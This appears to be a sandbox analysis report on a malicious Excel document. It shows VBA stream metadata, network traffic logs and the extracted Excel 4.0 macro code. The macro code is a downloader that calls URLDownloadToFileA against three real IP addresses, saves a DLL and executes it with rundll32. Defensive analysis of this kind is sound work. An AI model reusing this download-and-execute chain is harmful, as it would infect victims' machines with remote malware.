Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 1642

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	1642
Entropy:	3.30953727146
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . ~ . . . . ~ ` . . . . " . . . . Q . . . . b T Z . . F . v . V . e . . . .

General	
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 146

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	146
Entropy:	1.48909835582
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . j . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 170

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	170
Entropy:	1.65437585425
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . @ . . . . . ~ x . . . . . a . . . . . Z . . . 2 . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 0c 00 00 00 00 00 00 12 00 00

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 156

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	156
Entropy:	1.63365900945
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . ` . . . . . b . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 38 00 f1 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 601

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	601
Entropy:	6.45605461621
Base64 Encoded:	True
Data ASCII:	. U . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . O ~ b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 55 b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 a6 4f 7e 62 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10901
File Type:	data
Stream Size:	990
Entropy:	3.19675892958
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 1e a1 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10902
File Type:	data
Stream Size:	990
Entropy:	3.19281939975
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc b2 ae 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 994

General	
Stream Path:	VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072
File Type:	data
Stream Size:	994
Entropy:	3.21355105334
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . R . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 52 09 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Macro 4.0 Code

```
,,,1,,,,,,9,,,"=ON.TIME(NOW()+""00:00:02"",""Milolos"")",,,,,,,,=NOW(),,,,,,"=FORMULA(AH84&AH85&AH86,AJ76)",,,,=HALT(),"=CONCATENATE(AH79,AI71,AH77,AH78)",,,,,,"=CONCATENATE(AH80,AI71,AH77,AH78)",,,,,,"=CONCATENATE(AH81,AI71,AH77,AH78)",,uRlMon,,,,,,,,,,.d,,JJCCBB,,,,at,,Belandes,,,,"=""http://185.45.193.80/""",,,,,,http://82.118.21.70/,=GOTO(Blodas!G6),,,,,http://45.144.31.232/,,..\Niolas.dll,,,,,,,,,,,,,,,,"=""UR""",,,,,,"=""LDownloadT""",,,,,,"=""oFileA""",,,,,
```

```
"=REGISTER(Nyukasl!AJ75,Nyukasl!AJ76,Nyukasl!AJ77,Nyukasl!AJ78,,Nyukasl!AJ68,9)""=Belandes(0,Nyukasl!AH73,Nyukasl!AJ81,0,0)""=IF(G12<0, Belandes(0,Nyukasl!AH74,Nyukasl!AJ81,0,0))""=IF(G13<0, Belandes(0,Nyukasl!AH75,Nyukasl!AJ81,0,0))""=IF(G14<0,CLOSE(0),)"=GOTO(Jioka!H4)
```

```
,"=""rund""",,"=""ll32 ..\Niolas.dll""","="",DllRegisterServer""",,,,,=PI()=EXEC(I7&I9&I10)=PI(),,,,=HALT(),
```


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-05:56:49.914165	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	185.45.193.80	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-05:57:32.232736	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	45.144.31.232	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 06:02:39.392879009 CEST	49720	80	192.168.2.6	185.45.193.80
May 4, 2021 06:02:39.444907904 CEST	80	49720	185.45.193.80	192.168.2.6
May 4, 2021 06:02:39.448081970 CEST	49720	80	192.168.2.6	185.45.193.80
May 4, 2021 06:02:39.448817968 CEST	49720	80	192.168.2.6	185.45.193.80
May 4, 2021 06:02:39.499607086 CEST	80	49720	185.45.193.80	192.168.2.6
May 4, 2021 06:02:39.706553936 CEST	80	49720	185.45.193.80	192.168.2.6
May 4, 2021 06:02:39.710957050 CEST	49720	80	192.168.2.6	185.45.193.80
May 4, 2021 06:02:39.717806101 CEST	49721	80	192.168.2.6	82.118.21.70
May 4, 2021 06:02:42.778491974 CEST	49721	80	192.168.2.6	82.118.21.70
May 4, 2021 06:02:48.779213905 CEST	49721	80	192.168.2.6	82.118.21.70
May 4, 2021 06:03:00.952579975 CEST	49729	80	192.168.2.6	45.144.31.232
May 4, 2021 06:03:01.034195900 CEST	80	49729	45.144.31.232	192.168.2.6
May 4, 2021 06:03:01.034440041 CEST	49729	80	192.168.2.6	45.144.31.232
May 4, 2021 06:03:01.035176039 CEST	49729	80	192.168.2.6	45.144.31.232
May 4, 2021 06:03:01.116686106 CEST	80	49729	45.144.31.232	192.168.2.6
May 4, 2021 06:03:01.127298117 CEST	80	49729	45.144.31.232	192.168.2.6
May 4, 2021 06:03:01.127418041 CEST	49729	80	192.168.2.6	45.144.31.232
May 4, 2021 06:03:44.719959021 CEST	80	49720	185.45.193.80	192.168.2.6
May 4, 2021 06:03:44.720206022 CEST	49720	80	192.168.2.6	185.45.193.80
May 4, 2021 06:04:06.127988100 CEST	80	49729	45.144.31.232	192.168.2.6
May 4, 2021 06:04:06.128079891 CEST	49729	80	192.168.2.6	45.144.31.232
May 4, 2021 06:04:20.672466993 CEST	49729	80	192.168.2.6	45.144.31.232
May 4, 2021 06:04:20.672898054 CEST	49720	80	192.168.2.6	185.45.193.80
May 4, 2021 06:04:20.723043919 CEST	80	49720	185.45.193.80	192.168.2.6
May 4, 2021 06:04:20.753931999 CEST	80	49729	45.144.31.232	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 06:02:17.344567060 CEST	62044	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:17.393310070 CEST	53	62044	8.8.8.8	192.168.2.6
May 4, 2021 06:02:17.618839979 CEST	63791	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:17.677757025 CEST	53	63791	8.8.8.8	192.168.2.6
May 4, 2021 06:02:18.235368013 CEST	64267	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:18.284024000 CEST	53	64267	8.8.8.8	192.168.2.6
May 4, 2021 06:02:19.719829082 CEST	49448	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:19.768510103 CEST	53	49448	8.8.8.8	192.168.2.6
May 4, 2021 06:02:20.675038099 CEST	60342	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 06:02:20.726366043 CEST	53	60342	8.8.8.8	192.168.2.6
May 4, 2021 06:02:21.725507975 CEST	61346	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:21.776650906 CEST	53	61346	8.8.8.8	192.168.2.6
May 4, 2021 06:02:22.889573097 CEST	51774	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:22.938275099 CEST	53	51774	8.8.8.8	192.168.2.6
May 4, 2021 06:02:22.969773054 CEST	56023	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:23.033052921 CEST	53	56023	8.8.8.8	192.168.2.6
May 4, 2021 06:02:24.524300098 CEST	58384	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:24.575913906 CEST	53	58384	8.8.8.8	192.168.2.6
May 4, 2021 06:02:29.232271910 CEST	60261	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:29.283775091 CEST	53	60261	8.8.8.8	192.168.2.6
May 4, 2021 06:02:30.749293089 CEST	56061	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:30.862598896 CEST	53	56061	8.8.8.8	192.168.2.6
May 4, 2021 06:02:30.926497936 CEST	58336	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:30.975297928 CEST	53	58336	8.8.8.8	192.168.2.6
May 4, 2021 06:02:31.356565952 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:31.428488016 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 06:02:32.373449087 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:32.434653044 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 06:02:33.389676094 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:33.446822882 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 06:02:35.403884888 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:35.489607096 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 06:02:35.855920076 CEST	54064	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:35.904773951 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 06:02:36.858629942 CEST	52811	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:36.910571098 CEST	53	52811	8.8.8.8	192.168.2.6
May 4, 2021 06:02:37.852046013 CEST	55299	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:37.903553009 CEST	53	55299	8.8.8.8	192.168.2.6
May 4, 2021 06:02:38.822787046 CEST	63745	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:38.871593952 CEST	53	63745	8.8.8.8	192.168.2.6
May 4, 2021 06:02:39.420557976 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:39.478554010 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 06:02:41.212244034 CEST	50055	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:41.261265039 CEST	53	50055	8.8.8.8	192.168.2.6
May 4, 2021 06:02:43.237472057 CEST	61374	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:43.286242008 CEST	53	61374	8.8.8.8	192.168.2.6
May 4, 2021 06:02:44.203253984 CEST	50339	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:44.252123117 CEST	53	50339	8.8.8.8	192.168.2.6
May 4, 2021 06:02:45.187046051 CEST	63307	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:45.243997097 CEST	53	63307	8.8.8.8	192.168.2.6
May 4, 2021 06:02:52.432549000 CEST	49694	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:52.481317997 CEST	53	49694	8.8.8.8	192.168.2.6
May 4, 2021 06:02:56.579284906 CEST	54982	53	192.168.2.6	8.8.8.8
May 4, 2021 06:02:56.637921095 CEST	53	54982	8.8.8.8	192.168.2.6
May 4, 2021 06:03:12.043811083 CEST	50010	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:12.108928919 CEST	53	50010	8.8.8.8	192.168.2.6
May 4, 2021 06:03:12.724179983 CEST	63718	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:12.829241991 CEST	53	63718	8.8.8.8	192.168.2.6
May 4, 2021 06:03:13.689264059 CEST	62116	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:13.749614000 CEST	53	62116	8.8.8.8	192.168.2.6
May 4, 2021 06:03:14.501096010 CEST	63816	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:14.630208969 CEST	53	63816	8.8.8.8	192.168.2.6
May 4, 2021 06:03:15.099541903 CEST	55014	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:15.156810999 CEST	53	55014	8.8.8.8	192.168.2.6
May 4, 2021 06:03:15.183433056 CEST	62208	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:15.257983923 CEST	53	62208	8.8.8.8	192.168.2.6
May 4, 2021 06:03:16.080308914 CEST	57574	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:16.139619112 CEST	53	57574	8.8.8.8	192.168.2.6
May 4, 2021 06:03:17.147382021 CEST	51818	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:17.206713915 CEST	53	51818	8.8.8.8	192.168.2.6
May 4, 2021 06:03:18.211606026 CEST	56628	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:18.277544975 CEST	53	56628	8.8.8.8	192.168.2.6
May 4, 2021 06:03:19.362761974 CEST	60778	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 06:03:19.419728994 CEST	53	60778	8.8.8.8	192.168.2.6
May 4, 2021 06:03:20.336002111 CEST	53799	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:20.400949955 CEST	53	53799	8.8.8.8	192.168.2.6
May 4, 2021 06:03:20.847661018 CEST	54683	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:20.907320976 CEST	53	54683	8.8.8.8	192.168.2.6
May 4, 2021 06:03:33.813786983 CEST	59329	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:33.880697966 CEST	53	59329	8.8.8.8	192.168.2.6
May 4, 2021 06:03:56.883594036 CEST	64021	53	192.168.2.6	8.8.8.8
May 4, 2021 06:03:56.986828089 CEST	53	64021	8.8.8.8	192.168.2.6
May 4, 2021 06:04:02.185312986 CEST	56129	53	192.168.2.6	8.8.8.8
May 4, 2021 06:04:02.243391991 CEST	53	56129	8.8.8.8	192.168.2.6
May 4, 2021 06:04:04.101893902 CEST	58177	53	192.168.2.6	8.8.8.8
May 4, 2021 06:04:04.174412012 CEST	53	58177	8.8.8.8	192.168.2.6

HTTP Request Dependency Graph

- 185.45.193.80

- 45.144.31.232

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49720	185.45.193.80	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 06:02:39.448817968 CEST	1263	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.45.193.80 Connection: Keep-Alive
May 4, 2021 06:02:39.706553936 CEST	1268	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 04:02:39 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49729	45.144.31.232	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 06:03:01.035176039 CEST	1384	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.144.31.232 Connection: Keep-Alive
May 4, 2021 06:03:01.127298117 CEST	1385	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 04:03:01 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 6340 Parent PID: 792

General

Start time:	06:02:28
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1320000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF778F1E67FE98A271.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	687392AB	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
